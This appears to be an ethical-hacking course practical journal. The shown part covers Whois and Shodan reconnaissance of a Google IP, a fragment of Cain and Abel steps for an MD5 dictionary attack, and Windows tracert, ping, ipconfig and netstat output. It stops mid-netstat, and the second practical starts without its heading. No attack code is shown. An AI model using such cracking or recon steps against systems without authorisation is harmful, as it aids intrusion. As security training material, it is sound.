

INDEX

Prct. no.	Aim	Date	Page No
1.	Use Google and Whois for Reconnaisance.		5
2.	2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm. 2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords		10
3.	3.1) Using TraceRoute, ping, ifconfig, netstat Command . 3.2) Perform ARP Poisoning in Windows .		15
4.	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, NULL, XMAS.		23
5.	Use Wireshark sniffer to capture network traffic and analyze.		27
6.	Simulate persistant Cross Site Scripting attack.		32
7.	Session impersonation using Firefox and Tamper Data add-on		35
8.	Perform SQL injection attack.		41

9.	Create a simple keylogger using PHP JAVASCRIPT AND HTML		49
10.	Using Metasploit to exploit		54

PRACTICAL : 01

AIM : Use Google and Whois for Reconnaissance.


Description:

Reconnaissance : collecting information about particular portal or website, so using below tool or Portal we will gather information about website or particular portal

1) Whois

2) Shodan.io

Step1: Open the WHO.is website



Step 2: Enter the website name or ip address and hit the “Enter button”.



WHOIS Search, Domain Name, Website, and IP Tools

142.250.189.174



📍 Your IP address is 202.148.60.162

Step 3: get information

142.250.189.174

diagnostic tools

Whois Diagnostics

Ping

```
PING 142.250.189.174 (142.250.189.174) 56(84) bytes of data.  
64 bytes from 142.250.189.174: icmp_seq=1 ttl=108 time=67.3 ms  
64 bytes from 142.250.189.174: icmp_seq=2 ttl=108 time=67.3 ms  
64 bytes from 142.250.189.174: icmp_seq=3 ttl=108 time=67.4 ms  
64 bytes from 142.250.189.174: icmp_seq=4 ttl=108 time=67.4 ms  
64 bytes from 142.250.189.174: icmp_seq=5 ttl=108 time=67.3 ms  
  
--- 142.250.189.174 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4002ms  
rtt min/avg/max/mdev = 67.353/67.393/67.459/0.044 ms
```

Traceroute

```
traceroute to 142.250.189.174 (142.250.189.174), 30 hops max, 60 byte packets  
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.836 ms 0.847 ms 0.860 ms  
2 ec2-3-236-63-75.compute-1.amazonaws.com (3.236.63.75) 5.101 ms ec2-3-236-63-9.compute-1.amazonaws.com (3.236.63.9) 6.012 ms ec2-3-236-63-115.compute-1.amazonaws.com (3.236.63.115) 11.132 ms  
3 240.0.224.65 (240.0.224.65) 1.048 ms 240.0.224.97 (240.0.224.97) 2.645 ms 240.0.224.67 (240.0.224.67) 1.132 ms  
4 242.2.112.67 (242.2.112.67) 2.656 ms 242.2.112.193 (242.2.112.193) 1.834 ms 242.2.112.69 (242.2.112.69) 9.287 ms  
5 240.0.236.2 (240.0.236.2) 1.945 ms 240.0.236.1 (240.0.236.1) 2.048 ms 1.973 ms  
6 100.100.34.80 (100.100.34.80) 11.484 ms 100.100.2.42 (100.100.2.42) 2.766 ms 100.100.2.40 (100.100.2.40) 2.662 ms  
7 72.14.203.158 (72.14.203.158) 2.732 ms 99.83.115.171 (99.83.115.171) 2.018 ms 2.027 ms  
8 108.170.240.112 (108.170.240.112) 2.103 ms * 108.170.240.98 (108.170.240.98) 2.650 ms  
9 72.14.236.229 (72.14.236.229) 2.698 ms 142.251.49.194 (142.251.49.194) 3.202 ms 142.251.49.75 (142.251.49.75) 3.283 ms
```

142.250.189.174


DNS information

Whois DNS Records Diagnostics


DNS Records for 142.250.189.174

Hostname	Type	TTL	Priority	Content
142.250.189.174	SOA	60		ns1.google.com dns-admin@google.com 613150094 900 900 1800 60

Step1: Open the Shodan.io website



Step 2: Enter the ip address and hit the “Enter button”.



Step 3: get information

142.250.189.174

Regular View > Raw Data

// TAGS: self-signed

General Information

Hostnames	sfo03s24-in-f14.1e100.net
Domains	1E100.NET
Country	United States
City	San Jose
Organization	Google LLC
ISP	Google LLC
ASN	AS15169

Open Ports

80 443


// 80 / TCP ↗ 2013986754 | 2024-03-06T14:24:06.577121

```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-3oGiTGNTn86F_ReeGodXxA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp
Permissions-Policy: unload=()
Origin-Trial: Ap+qNlnLzJDKSmEHjzM5ilaa908GuehllqGb6ezME5lkhelj20qVzfv06zPmQ3LodoeujZuphAolrnhnPA8w4AIaabfeyJvcmlnaW4iOjodHRwczovL3d3dy5nb29nbGUuY29t0jQ0MyIsImZlYXR1cmUi0iJQZXJtaXNzaW9uc1BvbGljeVVubG9hZCIsImV4cGlyeSI6MTY4NTY2MzK5OX0=
Origin-Trial: AvudrjMZqL7335p1KLV2lHo1kxdMeIN0dUI15d0CPz9dovVLCCxXk80Aqjha01DX4s6NbHbA/AGobuGvcZv0drGgQAAAB9eyJvcmlnaW4iOjodHRwczovL3d3dy5nb29nbGUuY29t0jQ0MyIsImZlYXR1cmUi0iJCYWNrRm9yd2FyZENhY2hlTm90UmVzdG9yZWRSZWFBz25zIiwizXhwaX5IjoxNjkxNTM5MTk5LCJpc1NIYmRvbWFpbii6dHJ1ZX0=
Date: Wed, 06 Mar 2024 14:24:06 GMT
Expires: Fri, 05 Apr 2024 14:24:06 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
```


// 443 / TCP

2013986754 | 2024-03-06T22:20:11.75551


```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-i64dox0aZELeSRaLA8piPw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp
Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
Report-To: {"group":"gws","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gws/other"}]}
Permissions-Policy: unload(){}
Origin-Trial: Ap+qNlnLzJDKSmEHjzM5ilaa908GuehlLqGb6ezME5lkhelj20qVzfv06zPmQ3LodoeujZuphAolrnhnPA8w4AIAAABfeyJvcmlnaW4iOjodHRwczovL3d3dy5nb29nbGUuY29t0jQ0MyIsImZlYXR1cmUiOjQZXJtaXNzaW9uc1BvbGljeVVubG9hZCIsImV4cGlyeSI6MTY4NTY2Mzk5OX0=
Origin-Trial: AvudrjMZql7335p1KLV2lHo1kxdMeIN0dUI15d0CPz9dovVLCcXk80Aqjho1DX4s6NbHbA/AGobuGvcZv0drGgQAAAB9eyJvcmlnaW4iOjodHRwczovL3d3dy5nb29nbGUuY29t0jQ0MyIsImZlYXR1cmUiOjCYWNrRm9yd2FyZENhY2h1Tm90UmVzdG9yZWRSZWFzb25zIiwIZXhwaXJ5IjoxNjkxNTM5MTk5LCJpc1N1YmRvbWFpbI6dHJ1ZX0=
Date: Wed, 06 Mar 2024 22:20:11 GMT
Expires: Fri, 05 Apr 2024 22:20:11 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```



Step 2: Click on HASH Calculator .Enter the password to convert into hash




Step 3 : Take MD5 values and paste the value into the MD5 Hashes field you have converted



Step 4 : Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



PRACTICAL : 03

AIM :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .

3.2) Perform ARP Poisoning in Windows .

Performed :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .

Step 1: Open cmd & type tracert command and type www.siesascs.edu.in press “Enter”. After that type ping ,ipconfig and netstat command respectively

- **TRACEROUTE**

```
C:\Users\Leena>tracert www.siesascs.edu.in

Tracing route to www.siesascs.edu.in [169.38.89.3]
over a maximum of 30 hops:

 1  1 ms    1 ms    1 ms  192.168.0.1
 2  3 ms    3 ms    3 ms  100.68.0.1
 3  65 ms   67 ms   64 ms  223.31.200.83
 4  69 ms   65 ms   71 ms  ae6.cbs02(gp01.mum01.networklayer.com [169.53.16.233]
 5  27 ms   29 ms   39 ms  ae2.cbs01.sr01.che01.networklayer.com [50.97.17.69]
 6  23 ms   23 ms   28 ms  bc.11.35a9.ip4.static.sl-reverse.com [169.53.17.188]
 7  32 ms   29 ms   28 ms  po1.fcr01b.che01.networklayer.com [169.38.118.135]
 8  *        *        *        Request timed out.
 9  *        *        *        Request timed out.
10  *        *        *        Request timed out.
11  *        *        *        Request timed out.
12  *        *        *        Request timed out.
13  *        *        *        Request timed out.
14  *        *        *        Request timed out.
15  *        *        *        Request timed out.
16  *        *        *        Request timed out.
17  *        *        *        Request timed out.
18  *        *        *        Request timed out.
19  *        *        *        Request timed out.
20  *        *        *        Request timed out.
21  *        *        *        Request timed out.
22  *        *        *        Request timed out.
23  *        *        *        Request timed out.
24  *        *        *        Request timed out.
25  *        *        *        Request timed out.
26  *        *        *        Request timed out.
27  *        *        *        Request timed out.
28  *        *        *        Request timed out.
29  *        *        *        Request timed out.
30  *        *        *        Request timed out.

Trace complete.
```

- **PING**

```
C:\Users\Leena>ping 157.240.22.35

Pinging 157.240.22.35 with 32 bytes of data:
Reply from 157.240.22.35: bytes=32 time=244ms TTL=46
Reply from 157.240.22.35: bytes=32 time=243ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46

Ping statistics for 157.240.22.35:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 243ms, Maximum = 245ms, Average = 244ms

C:\Users\Leena>ping 142.250.189.238

Pinging 142.250.189.238 with 32 bytes of data:
Request timed out.
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61

Ping statistics for 142.250.189.238:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 233ms, Maximum = 233ms, Average = 233ms

C:\Users\Leena>ping 23.37.17.8

Pinging 23.37.17.8 with 32 bytes of data:
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51
Reply from 23.37.17.8: bytes=32 time=248ms TTL=51
Reply from 23.37.17.8: bytes=32 time=246ms TTL=51
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51

Ping statistics for 23.37.17.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 246ms, Maximum = 248ms, Average = 247ms
```

● IPCONFIG

```
C:\Users\Leena>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . :

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix . . :
    IPv4 Address. . . . . : 192.168.0.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
```

● NETSTAT


```
C:\Users\Leena>netstat

Active Connections

